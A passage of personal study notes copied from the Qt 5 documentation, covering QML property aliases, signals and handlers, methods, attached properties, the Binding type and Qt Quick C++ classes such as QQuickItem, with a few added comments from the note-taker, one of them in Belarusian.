*The following code would create a Button with a defined text string for the child*[*Text*](http://doc.qt.io/qt-5/qml-qtquick-text.html)*object:*

*Button { buttonText: "Click Me" }*

*Here, modifying buttonText directly modifies the textItem.text value; it does not change some other value that then updates textItem.text. If buttonText was not an alias, changing its value would not actually change the displayed text at all, as property bindings are not bi-directional: the buttonText value would have changed if textItem.text was changed, but not the other way around.*

##### Considerations for Property Aliases

*Aliases are only activated once a component has been fully initialized. An error is generated when an uninitialized alias is referenced. Likewise, aliasing an aliasing property will also result in an error.*

*property alias widgetLabel: label*

*//will generate an error*

*//widgetLabel.text: "Initial text"*

*//will generate an error*

*//property alias widgetLabelText: widgetLabel.text*

*Component.onCompleted: widgetLabel.text = "Alias completed Initialization"*

*When importing a*[*QML object type*](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html)*with a property alias in the root object, however, the property appear as a regular Qt property and consequently can be used in alias references. // indirect aliases of aliases are possible, if I understand well //*

*It is possible for an aliasing property to have the same name as an existing property, effectively overwriting the existing property. For example, the following QML type has a color alias property, named the same as the built-in* [*Rectangle::color*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html#color-prop) *property:*

*Rectangle {*

*id: coloredrectangle*

*property alias color: bluerectangle.color*

*color: "red"*

*Rectangle {*

*id: bluerectangle*

*color: "#1234ff"*

*}*

*Component.onCompleted: {*

*console.log (coloredrectangle.color) //prints "#1234ff"*

*setInternalColor()*

*console.log (coloredrectangle.color) //prints "#111111"*

*coloredrectangle.color = "#884646"*

*console.log (coloredrectangle.color) //prints #884646*

*}*

*//internal function that has access to internal properties*

*function setInternalColor() {*

*color = "#111111"*

*}*

*}*

*Any object that use this type and refer to its color property will be referring to the alias rather than the ordinary*[*Rectangle::color*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html#color-prop)*property. Internally, however, the rectangle can correctly set its colorproperty and refer to the actual defined property rather than the alias.*

#### Default Properties

*An object definition can have a single default property. A default property is the property to which a value is assigned if an object is declared within another object's definition without declaring it as a value for a particular property.*

*Declaring a property with the optional default keyword marks it as the default property. For example, say there is a file MyLabel.qml with a default property someText:*

*// MyLabel.qml*

*import QtQuick 2.0*

*Text {*

*default property var someText*

*text: "Hello, " + someText.text*

*}*

*The someText value could be assigned to in a MyLabel object definition, like this:*

*MyLabel {*

*Text { text: "world!" }*

*}*

*This has exactly the same effect as the following:*

*MyLabel {*

*someText: Text { text: "world!" }*

*}*

*However, since the someText property has been marked as the default property, it is not necessary to explicitly assign the*[*Text*](http://doc.qt.io/qt-5/qml-qtquick-text.html)*object to this property.*

*You will notice that child objects can be added to any*[*Item*](http://doc.qt.io/qt-5/qml-qtquick-item.html)*-based type without explicitly adding them to the*[*children*](http://doc.qt.io/qt-5/qml-qtquick-item.html#children-prop)*property. This is because the default property of*[*Item*](http://doc.qt.io/qt-5/qml-qtquick-item.html)*is its data property, and any items added to this list for an*[*Item*](http://doc.qt.io/qt-5/qml-qtquick-item.html)*are automatically added to its list of*[*children*](http://doc.qt.io/qt-5/qml-qtquick-item.html#children-prop)*.*

*Default properties can be useful for reassigning the children of an item. See the*[*TabWidget Example*](http://doc.qt.io/qt-5/qtquick-customitems-tabwidget-example.html)*, which uses a default property to automatically reassign children of the*[*TabWidget*](http://doc.qt.io/qt-5/qml-uicomponents-tabwidget.html)*as children of an inner*[*ListView*](http://doc.qt.io/qt-5/qml-qtquick-listview.html)*. See also*[*Extending QML*](http://doc.qt.io/qt-5/qtquick-codesamples.html#extending-qml)*.*

#### Read-Only Properties

*An object declaration may define a read-only property using the readonly keyword, with the following syntax:*

*readonly property <propertyType> <propertyName> : <initialValue>*

*Read-only properties must be assigned a value on initialization. After a read-only property is initialized, it no longer possible to give it a value, whether from imperative code or otherwise.*

*For example, the code in the Component.onCompleted block below is invalid:*

*Item {*

*readonly property int someNumber: 10*

*Component.onCompleted: someNumber = 20 // doesn't work, causes an error*

*}*

***Note:****A read-only property cannot also be a*[*default*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#default-properties)*property.*

#### Property Modifier Objects

*Properties can have*[*property value modifier objects*](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html#property-modifier-types)*associated with them. The syntax for declaring an instance of a property modifier type associated with a particular property is as follows:*

*<PropertyModifierTypeName> on <propertyName> {*

*// attributes of the object instance*

*}*

*It is important to note that the above syntax is in fact an*[*object declaration*](http://doc.qt.io/qt-5/qtqml-syntax-basics.html#object-declarations)*which will instantiate an object which acts on a pre-existing property.*

*Certain property modifier types may only be applicable to specific property types, however this is not enforced by the language. For example, the NumberAnimation type provided by QtQuick will only animate numeric-type (such as int or real) properties. Attempting to use a NumberAnimationwith non-numeric property will not result in an error, however the non-numeric property will not be animated. The behavior of a property modifier type when associated with a particular property type is defined by its implementation.*

### *Signal Attributes*

*A signal is a notification from an object that some event has occurred: for example, a property has changed, an animation has started or stopped, or when an image has been downloaded. The*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*type, for example, has a*[*clicked*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html#clicked-signal)*signal that is emitted when the user clicks within the mouse area.*

*An object can be notified through a*[*signal handler*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-handler-attributes)*whenever it a particular signal is emitted. A signal handler is declared with the syntax on<Signal> where <Signal> is the name of the signal, with the first letter capitalized. The signal handler must be declared within the definition of the object that emits the signal, and the handler should contain the block of JavaScript code to be executed when the signal handler is invoked.*

*For example, the onClicked signal handler below is declared within the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*object definition, and is invoked when the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*is clicked, causing a console message to be printed:*

*import QtQuick 2.0*

*Item {*

*width: 100; height: 100*

*MouseArea {*

*anchors.fill: parent*

*onClicked: {*

*console.log("Click!")*

*}*

*}*

*}*

#### Defining Signal Attributes

*A signal may be defined for a type in C++ by registering a*[*Q\_SIGNAL*](http://doc.qt.io/qt-5/qobject.html#Q_SIGNAL)*of a class which is then registered with the QML type system. Alternatively, a custom signal for an object type may be defined in an object declaration in a QML document with the following syntax:*

*signal <signalName>[([<type> <parameter name>[, ...]])]*

*Attempting to declare two signals or methods with the same name in the same type block is an error. However, a new signal may reuse the name of an existing signal on the type. (This should be done with caution, as the existing signal may be hidden and become inaccessible.)*

*Here are three examples of signal declarations:*

*import QtQuick 2.0*

*Item {*

*signal clicked*

*signal hovered()*

*signal actionPerformed(string action, var actionResult)*

*}*

*If the signal has no parameters, the "()" brackets are optional. If parameters are used, the parameter types must be declared, as for the string and var arguments for the actionPerformed signal above. The allowed parameter types are the same as those listed under*[*Defining Property Attributes*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#defining-property-attributes)*on this page.*

*To emit a signal, invoke it as a method. Any relevant*[*signal handlers*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-handler-attributes)*will be invoked when the signal is emitted, and handlers can use the defined signal argument names to access the respective arguments.*

#### Property Change Signals

*QML types also provide built-in property change signals that are emitted whenever a property value changes, as previously described in the section on*[*property attributes*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#property-attributes)*. See the upcoming section on*[*property change signal handlers*](http://doc.qt.io/qt-5/qtqml-syntax-signals.html#property-change-signal-handlers)*for more information about why these signals are useful, and how to use them.*

### *Signal Handler Attributes*

*Signal handlers are a special sort of*[*method attribute*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#method-attributes)*, where the method implementation is invoked by the QML engine whenever the associated signal is emitted. Adding a signal to an object definition in QML will automatically add an associated signal handler to the object definition, which has, by default, an empty implementation. Clients can provide an implementation, to implement program logic.*

*Consider the following SquareButton type, whose definition is provided in the SquareButton.qml file as shown below, with signals activated and deactivated:*

*// SquareButton.qml*

*Rectangle {*

*id: root*

*signal activated(real xPosition, real yPosition)*

*signal deactivated*

*property int side: 100*

*width: side; height: side*

*MouseArea {*

*anchors.fill: parent*

*onPressed: root.activated(mouse.x, mouse.y)*

*onReleased: root.deactivated()*

*}*

*}*

*These signals could be received by any SquareButton objects in another QML file in the same directory, where implementations for the signal handlers are provided by the client:*

*// myapplication.qml*

*SquareButton {*

*onActivated: console.log("Activated at " + xPosition + "," + yPosition)*

*onDeactivated: console.log("Deactivated!")*

*}*

*See the*[*Signal and Handler Event System*](http://doc.qt.io/qt-5/qtqml-syntax-signals.html)*for more details on use of signals.*

#### Property Change Signal Handlers

*Signal handlers for property change signal take the syntax form on<Property>Changed where <Property> is the name of the property, with the first letter capitalized. For example, although the*[*TextInput*](http://doc.qt.io/qt-5/qml-qtquick-textinput.html)*type documentation does not document a textChanged signal, this signal is implicitly available through the fact that*[*TextInput*](http://doc.qt.io/qt-5/qml-qtquick-textinput.html)*has a*[*text*](http://doc.qt.io/qt-5/qml-qtquick-textinput.html#text-prop)*property and so it is possible to write an onTextChanged signal handler to be called whenever this property changes:*

*import QtQuick 2.0*

*TextInput {*

*text: "Change this!"*

*onTextChanged: console.log("Text has changed to:", text)*

*}*

### *Method Attributes*

*A method of an object type is a function which may be called to perform some processing or trigger further events. A method can be connected to a signal so that it is automatically invoked whenever the signal is emitted. See*[*Signal and Handler Event System*](http://doc.qt.io/qt-5/qtqml-syntax-signals.html)*for more details.*

#### Defining Method Attributes

*A method may be defined for a type in C++ by tagging a function of a class which is then registered with the QML type system with* [*Q\_INVOKABLE*](http://doc.qt.io/qt-5/qobject.html#Q_INVOKABLE) *or by registering it as a* [*Q\_SLOT*](http://doc.qt.io/qt-5/qobject.html#Q_SLOT) *of the class. Alternatively, a custom method can be added to an object declaration in a QML document with the following syntax:*

*function <functionName>([<parameterName>[, ...]]) { <body> }*

*Methods can be added to a QML type in order to define standalone, reusable blocks of JavaScript code. These methods can be invoked either internally or by external objects.*

*Unlike signals, method parameter types do not have to be declared as they default to the var type.*

*Attempting to declare two methods or signals with the same name in the same type block is an error. However, a new method may reuse the name of an existing method on the type. (This should be done with caution, as the existing method may be hidden and become inaccessible.)*

*Below is a*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*with a calculateHeight() method that is called when assigning the height value:*

*import QtQuick 2.0*

*Rectangle {*

*id: rect*

*function calculateHeight() {*

*return rect.width / 2;*

*}*

*width: 100*

*height: calculateHeight()*

*}*

*If the method has parameters, they are accessible by name within the method. Below, when the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*is clicked it invokes the moveTo() method which can then refer to the received newXand newY parameters to reposition the text:*

*import QtQuick 2.0*

*Item {*

*width: 200; height: 200*

*MouseArea {*

*anchors.fill: parent*

*onClicked: label.moveTo(mouse.x, mouse.y)*

*}*

*Text {*

*id: label*

*function moveTo(newX, newY) {*

*label.x = newX;*

*label.y = newY;*

*}*

*text: "Move me!"*

*}*

*}*

### *Attached Properties and Attached Signal Handlers*

*Attached properties and attached signal handlers are mechanisms that enable objects to be annotated with extra properties or signal handlers that are otherwise unavailable to the object. In particular, they allow objects to access properties or signals that are specifically relevant to the individual object.*

*A QML type implementation may choose to*[*create an attaching type in C++*](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html#providing-attached-objects-for-data-annotations)*with particular properties and signals. Instances of this type can then be created and attached to specific objects at run time, allowing those objects to access the properties and signals of the attaching type. These are accessed by prefixing the properties and respective signal handlers with the name of the attaching type.*

*References to attached properties and handlers take the following syntax form:*

*<AttachingType>.<propertyName>*

*<AttachingType>.on<SignalName>*

*For example, the*[*ListView*](http://doc.qt.io/qt-5/qml-qtquick-listview.html)*type has an attached property*[*ListView.isCurrentItem*](http://doc.qt.io/qt-5/qml-qtquick-listview.html#isCurrentItem-attached-prop)*that is available to each delegate object in a*[*ListView*](http://doc.qt.io/qt-5/qml-qtquick-listview.html)*. This can be used by each individual delegate object to determine whether it is the currently selected item in the view:*

*import QtQuick 2.0*

*ListView {*

*width: 240; height: 320*

*model: 3*

*delegate: Rectangle {*

*width: 100; height: 30*

*color: ListView.isCurrentItem ? "red" : "yellow"*

*}*

*}*

*In this case, the name of the attaching type is ListView and the property in question is isCurrentItem, hence the attached property is referred to as ListView.isCurrentItem.*

*An attached signal handler is referred to in the same way. For example, the*[*Component.onCompleted*](http://doc.qt.io/qt-5/qml-qtqml-component.html#completed-signal)*attached signal handler is commonly used to execute some JavaScript code when a component's creation process has been completed. In the example below, once the*[*ListModel*](http://doc.qt.io/qt-5/qml-qtqml-models-listmodel.html)*has been fully created, its Component.onCompleted signal handler will automatically be invoked to populate the model:*

*import QtQuick 2.0*

*ListView {*

*width: 240; height: 320*

*model: ListModel {*

*id: listModel*

*Component.onCompleted: {*

*for (var i = 0; i < 10; i++)*

*listModel.append({"Name": "Item " + i})*

*}*

*}*

*delegate: Text { text: index }*

*}*

*Since the name of the attaching type is Component and that type has a*[*completed*](http://doc.qt.io/qt-5/qml-qtqml-component.html#completed-signal)*signal, the attached signal handler is referred to as Component.onCompleted.*

#### A Note About Accessing Attached Properties and Signal Handlers

*A common error is to assume that attached properties and signal handlers are directly accessible from the children of the object to which these attributes have been attached. This is not the case. The instance of the attaching type is only attached to specific objects, not to the object and all of its children.*

*For example, below is a modified version of the earlier example involving attached properties. This time, the delegate is an*[*Item*](http://doc.qt.io/qt-5/qml-qtquick-item.html)*and the colored*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*is a child of that item:*

*import QtQuick 2.0*

*ListView {*

*width: 240; height: 320*

*model: 3*

*delegate: Item {*

*width: 100; height: 30*

*Rectangle {*

*width: 100; height: 30*

*color: ListView.isCurrentItem ? "red" : "yellow" // WRONG! This won't work.*

*}*

*}*

*}*

*This does not work as expected because ListView.isCurrentItem is attached only to the root delegate object, and not its children. Since the*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*is a child of the delegate, rather than being the delegate itself, it cannot access the isCurrentItem attached property as ListView.isCurrentItem. So instead, the rectangle should access isCurrentItem through the root delegate:*

*ListView {*

*//....*

*delegate: Item {*

*id: delegateItem*

*width: 100; height: 30*

*Rectangle {*

*width: 100; height: 30*

*color: delegateItem.ListView.isCurrentItem ? "red" : "yellow" // correct*

*}*

*}*

*}*

*Now delegateItem.ListView.isCurrentItem correctly refers to the isCurrentItemattached property of the delegate.*

[*http://doc.qt.io/qt-5/qml-qtqml-binding.html#details*](http://doc.qt.io/qt-5/qml-qtqml-binding.html#details)

## *Binding QML Type*

*Enables the arbitrary creation of property bindings.*

*In QML, property bindings result in a dependency between the properties of different objects.*

### *Binding to an inaccessible property*

*Sometimes it is necessary to bind an object's property to that of another object that isn't directly instantiated by QML, such as a property of a class exported to QML by C++. You can use the Binding type to establish this dependency; binding any value to any object's property.*

*For example, in a C++ application that maps an "app.enteredText" property into QML, you can use Binding to update the enteredText property.*

*TextEdit { id: myTextField; text: "Please type here..." }*

*Binding { target: app; property: "enteredText"; value: myTextField.text }*

*When text changes, the C++ property enteredText will update automatically.*

### *Conditional bindings*

*In some cases you may want to modify the value of a property when a certain condition is met but leave it unmodified otherwise. Often, it's not possible to do this with direct bindings, as you have to supply values for all possible branches.*

*For example, the code snippet below results in a warning whenever you release the mouse. This is because the value of the binding is undefined when the mouse isn't pressed.*

*// produces warning: "Unable to assign [undefined] to double value"*

*value: if (mouse.pressed) mouse.mouseX*

*The Binding type can prevent this warning.*

*Binding on value {*

*when: mouse.pressed*

*value: mouse.mouseX*

*}*

*The Binding type restores any previously set direct bindings on the property.*

[*http://doc.qt.io/qt-5/qtquick-cppextensionpoints.html*](http://doc.qt.io/qt-5/qtquick-cppextensionpoints.html)

### *C++ Extension Points Provided By Qt Quick*

*All QML applications can be extended from C++ in order to use additional functionality implemented in C++ code or to provide a C++ based QML plugin. This topic of extending QML from C++ is covered in the*[*Integrating QML and C++*](http://doc.qt.io/qt-5/qtqml-cppintegration-topic.html)*documentation.*

*Additionally, the Qt Quick module provides several extension and integration points for C++ developers, specific to this module. In particular, it allows C++ developers to create and register custom*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*-derived types which can be rendered by Qt Quick. It also provides several scene graph-related classes which allow developers to define their own rendering primitives.*

#### User-Defined QQuickItem-Derived Types

*While the Qt Quick module already provides a rich library of visual item types for use in a QML application, some developers may wish to define their own item-derived types in C++ and expose them to the QML type system. The easiest way to do this is to subclass*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*, which is the base type for all visual types in the Qt Quick module. See the*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*documentation for more details.*

#### Scene Graph-Related Classes

*Qt Quick 2 makes use of a dedicated scene graph based on OpenGL ES 2.0 or OpenGL 2.0 for its rendering. Using a scene graph for graphics rather than the traditional imperative painting systems (*[*QPainter*](http://doc.qt.io/qt-5/qpainter.html)*and similar), means the scene to be rendered can be retained between frames and the complete set of primitives to render is known before rendering starts. This opens up for a number of optimizations, such as batching the OpenGL draw calls to minimize state changes or discarding obscured primitives.*

*The*[*Qt Quick C++ API*](http://doc.qt.io/qt-5/qtquick-module.html)*provides various classes to enable custom nodes to be created in C++.*

*See the*[*Qt Quick Scene Graph*](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html)*documentation for details.*

#### Pixmap and Threaded Image Support

*While the QML engine allows QML application to load images from filesystem or network resources, some applications may require the additional option of loading images from C++ based processes. This can be implemented through the*[*QQuickImageProvider*](http://doc.qt.io/qt-5/qquickimageprovider.html)*class, which provides support for pixmap loading and threaded image requests for QML applications. Any QML application that requests an image through the special "image:" URL scheme will be directed to an appropriate image provider to load the image.*

*For more information, see the*[*QQuickImageProvider*](http://doc.qt.io/qt-5/qquickimageprovider.html)*documentation.*

[*http://doc.qt.io/qt-5/qtquick-module.html*](http://doc.qt.io/qt-5/qtquick-module.html)

#### Qt Quick C++ Classes

*The Qt Quick module provides classes for embedding Qt Quick in Qt/C++ applications.*

|  |  |
| --- | --- |
| [*QQuickFramebufferObject*](http://doc.qt.io/qt-5/qquickframebufferobject.html) | *Convenience class for integrating OpenGL rendering using a framebuffer object (FBO) with Qt Quick* |
| [*QQuickFramebufferObject::Renderer*](http://doc.qt.io/qt-5/qquickframebufferobject-renderer.html) |  |
| [*QQuickItem::ItemChangeData*](http://doc.qt.io/qt-5/qquickitem-itemchangedata.html) | *Adds supplimentary information to the QQuickItem::itemChange() function* |
| [*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html) | *The most basic of all visual items in Qt Quick* |
| [*QQuickItemGrabResult*](http://doc.qt.io/qt-5/qquickitemgrabresult.html) | *Contains the result from QQuickItem::grabToImage()* |
| [*QQuickPaintedItem*](http://doc.qt.io/qt-5/qquickpainteditem.html) | *Way to use the QPainter API in the QML Scene Graph* |
| [*QQuickRenderControl*](http://doc.qt.io/qt-5/qquickrendercontrol.html) | *Mechanism for rendering the Qt Quick scenegraph onto an offscreen render target in a fully application-controlled manner* |
| [*QQuickTextDocument*](http://doc.qt.io/qt-5/qquicktextdocument.html) | *Access to the QTextDocument of QQuickTextEdit* |
| [*QQuickView*](http://doc.qt.io/qt-5/qquickview.html) | *Window for displaying a Qt Quick user interface* |
| [*QQuickWindow*](http://doc.qt.io/qt-5/qquickwindow.html) | *The window for displaying a graphical QML scene* |
| [*QSGAbstractRenderer*](http://doc.qt.io/qt-5/qsgabstractrenderer.html) | *Gives access to the scene graph nodes and rendering of a QSGEngine* |
| [*QSGGeometry::Attribute*](http://doc.qt.io/qt-5/qsggeometry-attribute.html) | *QSGGeometry::Attribute describes a single vertex attribute in a QSGGeometry* |
| [*QSGGeometry::AttributeSet*](http://doc.qt.io/qt-5/qsggeometry-attributeset.html) | *QSGGeometry::AttributeSet describes how the vertices in a QSGGeometry are built up* |
| [*QSGGeometry::ColoredPoint2D*](http://doc.qt.io/qt-5/qsggeometry-coloredpoint2d.html) | *QSGGeometry::ColoredPoint2D struct is a convenience struct for accessing 2D Points with a color* |
| [*QSGGeometry::Point2D*](http://doc.qt.io/qt-5/qsggeometry-point2d.html) | *QSGGeometry::Point2D struct is a convenience struct for accessing 2D Points* |
| [*QSGGeometry*](http://doc.qt.io/qt-5/qsggeometry.html) | *Low-level storage for graphics primitives in the Qt Quick Scene Graph* |
| [*QSGGeometry::TexturedPoint2D*](http://doc.qt.io/qt-5/qsggeometry-texturedpoint2d.html) | *QSGGeometry::TexturedPoint2D struct is a convenience struct for accessing 2D Points with texture coordinates* |
| [*QSGMaterial*](http://doc.qt.io/qt-5/qsgmaterial.html) | *Encapsulates rendering state for a shader program* |
| [*QSGMaterialShader*](http://doc.qt.io/qt-5/qsgmaterialshader.html) | *Represents an OpenGL shader program in the renderer* |
| [*QSGMaterialType*](http://doc.qt.io/qt-5/qsgmaterialtype.html) | *Used as a unique type token in combination with QSGMaterial* |
| [*QSGMaterialShader::RenderState*](http://doc.qt.io/qt-5/qsgmaterialshader-renderstate.html) | *QSGMaterialShader::RenderState encapsulates the current rendering state during a call to QSGMaterialShader::updateState()* |
| [*QSGBasicGeometryNode*](http://doc.qt.io/qt-5/qsgbasicgeometrynode.html) | *Serves as a baseclass for geometry based nodes* |
| [*QSGClipNode*](http://doc.qt.io/qt-5/qsgclipnode.html) | *Implements the clipping functionality in the scene graph* |
| [*QSGGeometryNode*](http://doc.qt.io/qt-5/qsggeometrynode.html) | *Used for all rendered content in the scene graph* |
| [*QSGNode*](http://doc.qt.io/qt-5/qsgnode.html) | *The base class for all nodes in the scene graph* |
| [*QSGOpacityNode*](http://doc.qt.io/qt-5/qsgopacitynode.html) | *Used to change opacity of nodes* |
| [*QSGTransformNode*](http://doc.qt.io/qt-5/qsgtransformnode.html) | *Implements transformations in the scene graph* |
| [*QSGRendererInterface*](http://doc.qt.io/qt-5/qsgrendererinterface.html) | *An interface providing access to some of the graphics API specific internals of the scenegraph* |
| [*QSGRenderNode*](http://doc.qt.io/qt-5/qsgrendernode.html) | *Represents a set of custom rendering commands targeting the graphics API that is in use by the scenegraph* |
| [*QSGEngine*](http://doc.qt.io/qt-5/qsgengine.html) | *Allows low level rendering of a scene graph* |
| [*QSGFlatColorMaterial*](http://doc.qt.io/qt-5/qsgflatcolormaterial.html) | *Convenient way of rendering solid colored geometry in the scene graph* |
| [*QSGImageNode*](http://doc.qt.io/qt-5/qsgimagenode.html) | *Provided for convenience to easily draw textured content using the QML scene graph* |
| [*QSGRectangleNode*](http://doc.qt.io/qt-5/qsgrectanglenode.html) | *Convenience class for drawing solid filled rectangles using scenegraph* |
| [*QSGSimpleMaterial*](http://doc.qt.io/qt-5/qsgsimplematerial.html) | *Template generated class used to store the state used with a QSGSimpleMateralShader* |
| [*QSGSimpleMaterialShader*](http://doc.qt.io/qt-5/qsgsimplematerialshader.html) | *Convenient way of building custom OpenGL-based materials for the scene graph* |
| [*QSGDynamicTexture*](http://doc.qt.io/qt-5/qsgdynamictexture.html) | *Serves as a baseclass for dynamically changing textures, such as content that is rendered to FBO's* |
| [*QSGTexture*](http://doc.qt.io/qt-5/qsgtexture.html) | *Baseclass for textures used in the scene graph* |
| [*QSGOpaqueTextureMaterial*](http://doc.qt.io/qt-5/qsgopaquetexturematerial.html) | *Convenient way of rendering textured geometry in the scene graph* |
| [*QSGTextureMaterial*](http://doc.qt.io/qt-5/qsgtexturematerial.html) | *Convenient way of rendering textured geometry in the scene graph* |
| [*QSGTextureProvider*](http://doc.qt.io/qt-5/qsgtextureprovider.html) | *Encapsulates texture based entities in QML* |
| [*QSGVertexColorMaterial*](http://doc.qt.io/qt-5/qsgvertexcolormaterial.html) | *Convenient way of rendering per-vertex colored geometry in the scene graph* |
| [*QQuickAsyncImageProvider*](http://doc.qt.io/qt-5/qquickasyncimageprovider.html) | *Interface for for asynchronous control of QML image requests* |
| [*QQuickImageProvider*](http://doc.qt.io/qt-5/qquickimageprovider.html) | *Interface for supporting pixmaps and threaded image requests in QML* |
| [*QQuickImageResponse*](http://doc.qt.io/qt-5/qquickimageresponse.html) | *Interface for asynchronous image loading in QQuickAsyncImageProvider* |
| [*QQuickTextureFactory*](http://doc.qt.io/qt-5/qquicktexturefactory.html) | *Interface for loading custom textures from QML* |

***//*** *я раней шмат пра гэта чытаў. Потым перачытаць. Зараз няма сэнсу грунтоўна гэтым займацца* ***//***

*To include the definitions of the module's classes, use the following directive:*

*#include <QtQuick>*

*To link against the module, add this line to your*[*qmake*](http://doc.qt.io/qt-5/qmake-manual.html)*.pro file:*

*QT += quick*

*For more information on the Qt Quick module, see the*[*Qt Quick*](http://doc.qt.io/qt-5/qtquick-index.html)*module documentation.*

[*http://doc.qt.io/qt-5/qquickitem.html*](http://doc.qt.io/qt-5/qquickitem.html)

##### QQuickItem Class

*The*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*class provides the most basic of all visual items in*[*Qt Quick*](http://doc.qt.io/qt-5/qtquick-index.html)*.*

*All visual items in Qt Quick inherit from*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*. Although a*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*instance has no visual appearance, it defines all the attributes that are common across visual items, such as x and y position, width and height,*[*anchoring*](http://doc.qt.io/qt-5/qtquick-positioning-anchors.html)*and key handling support.*

*You can subclass*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*to provide your own custom visual item that inherits these features.*

##### Custom Scene Graph Items

*All visual QML items are rendered using the scene graph, a low-level, high-performance rendering stack, closely tied to OpenGL. It is possible for subclasses of*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*to add their own custom content into the scene graph by setting the*[*QQuickItem::ItemHasContents*](http://doc.qt.io/qt-5/qquickitem.html#Flag-enum)*flag and reimplementing the*[*QQuickItem::updatePaintNode*](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)*() function.*

***Warning:****It is crucial that OpenGL operations and interaction with the scene graph happens exclusively on the rendering thread, primarily during the*[*updatePaintNode*](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)*() call. The best rule of thumb is to only use classes with the "QSG" prefix inside the*[*QQuickItem::updatePaintNode*](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)*() function.*

***Note:****All classes with QSG prefix should be used solely on the scene graph's rendering thread. See*[*Scene Graph and Rendering*](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html#scene-graph-and-rendering)*for more information.*

##### Graphics Resource Handling

*The preferred way to handle cleanup of graphics resources used in the scene graph, is to rely on the automatic cleanup of nodes. A*[*QSGNode*](http://doc.qt.io/qt-5/qsgnode.html)*returned from*[*QQuickItem::updatePaintNode*](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)*() is automatically deleted on the right thread at the right time. Trees of*[*QSGNode*](http://doc.qt.io/qt-5/qsgnode.html)*instances are managed through the use of*[*QSGNode::OwnedByParent*](http://doc.qt.io/qt-5/qsgnode.html#Flag-enum)*, which is set by default. So, for the majority of custom scene graph items, no extra work will be required.*

*Implementations that store graphics resources outside the node tree, such as an item implementing*[*QQuickItem::textureProvider*](http://doc.qt.io/qt-5/qquickitem.html#textureProvider)*(), will need to take care in cleaning it up correctly depending on how the item is used in QML. The situations to handle are:*

* *The scene graph is invalidated; This can happen, for instance, if the window is hidden using*[*QQuickWindow::hide*](http://doc.qt.io/qt-5/qwindow.html#hide)*(). If the item class implements a slot named invalidateSceneGraph(), this slot will be called on the rendering thread while the GUI thread is blocked. This is equivalent to connecting to*[*QQuickWindow::sceneGraphInvalidated*](http://doc.qt.io/qt-5/qquickwindow.html#sceneGraphInvalidated)*(). The OpenGL context of this item's window will be bound when this slot is called. The only exception is if the native OpenGL has been destroyed outside Qt's control, for instance through EGL\_CONTEXT\_LOST.*
* *The item is removed from the scene; If an item is taken out of the scene, for instance because it's parent was set to null or an item in another window, the*[*QQuickItem::releaseResources*](http://doc.qt.io/qt-5/qquickitem.html#releaseResources)*() will be called on the GUI thread.*[*QQuickWindow::scheduleRenderJob*](http://doc.qt.io/qt-5/qquickwindow.html#scheduleRenderJob)*() should be used to schedule cleanup of rendering resources.*
* *The item is deleted; When the destructor if an item runs, it should delete any graphics resources it has. If neither of the two conditions above were already met, the item will be part of a window and it is possible to use*[*QQuickWindow::scheduleRenderJob*](http://doc.qt.io/qt-5/qquickwindow.html#scheduleRenderJob)*() to have them cleaned up. If an implementation ignores the call to*[*QQuickItem::releaseResources*](http://doc.qt.io/qt-5/qquickitem.html#releaseResources)*(), the item will in many cases no longer have access to a*[*QQuickWindow*](http://doc.qt.io/qt-5/qquickwindow.html)*and thus no means of scheduling cleanup.*

*When scheduling cleanup of graphics resources using*[*QQuickWindow::scheduleRenderJob*](http://doc.qt.io/qt-5/qquickwindow.html#scheduleRenderJob)*(), one should use either*[*QQuickWindow::BeforeSynchronizingStage*](http://doc.qt.io/qt-5/qquickwindow.html#RenderStage-enum)*or*[*QQuickWindow::AfterSynchronizingStage*](http://doc.qt.io/qt-5/qquickwindow.html#RenderStage-enum)*. The*[*synchronization stage*](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html#scene-graph-and-rendering)*is where the scene graph is changed as a result of changes to the QML tree. If cleanup is scheduled at any other time, it may result in other parts of the scene graph referencing the newly deleted objects as these parts have not been updated.*

***Note:****Use of*[*QObject::deleteLater*](http://doc.qt.io/qt-5/qobject.html#deleteLater)*() to clean up graphics resources is not recommended as this will run at an arbitrary time and it is unknown if there will be an OpenGL context bound when the deletion takes place.*

##### Custom QPainter Items

*The*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*provides a subclass,*[*QQuickPaintedItem*](http://doc.qt.io/qt-5/qquickpainteditem.html)*, which allows the users to render content using*[*QPainter*](http://doc.qt.io/qt-5/qpainter.html)*.*

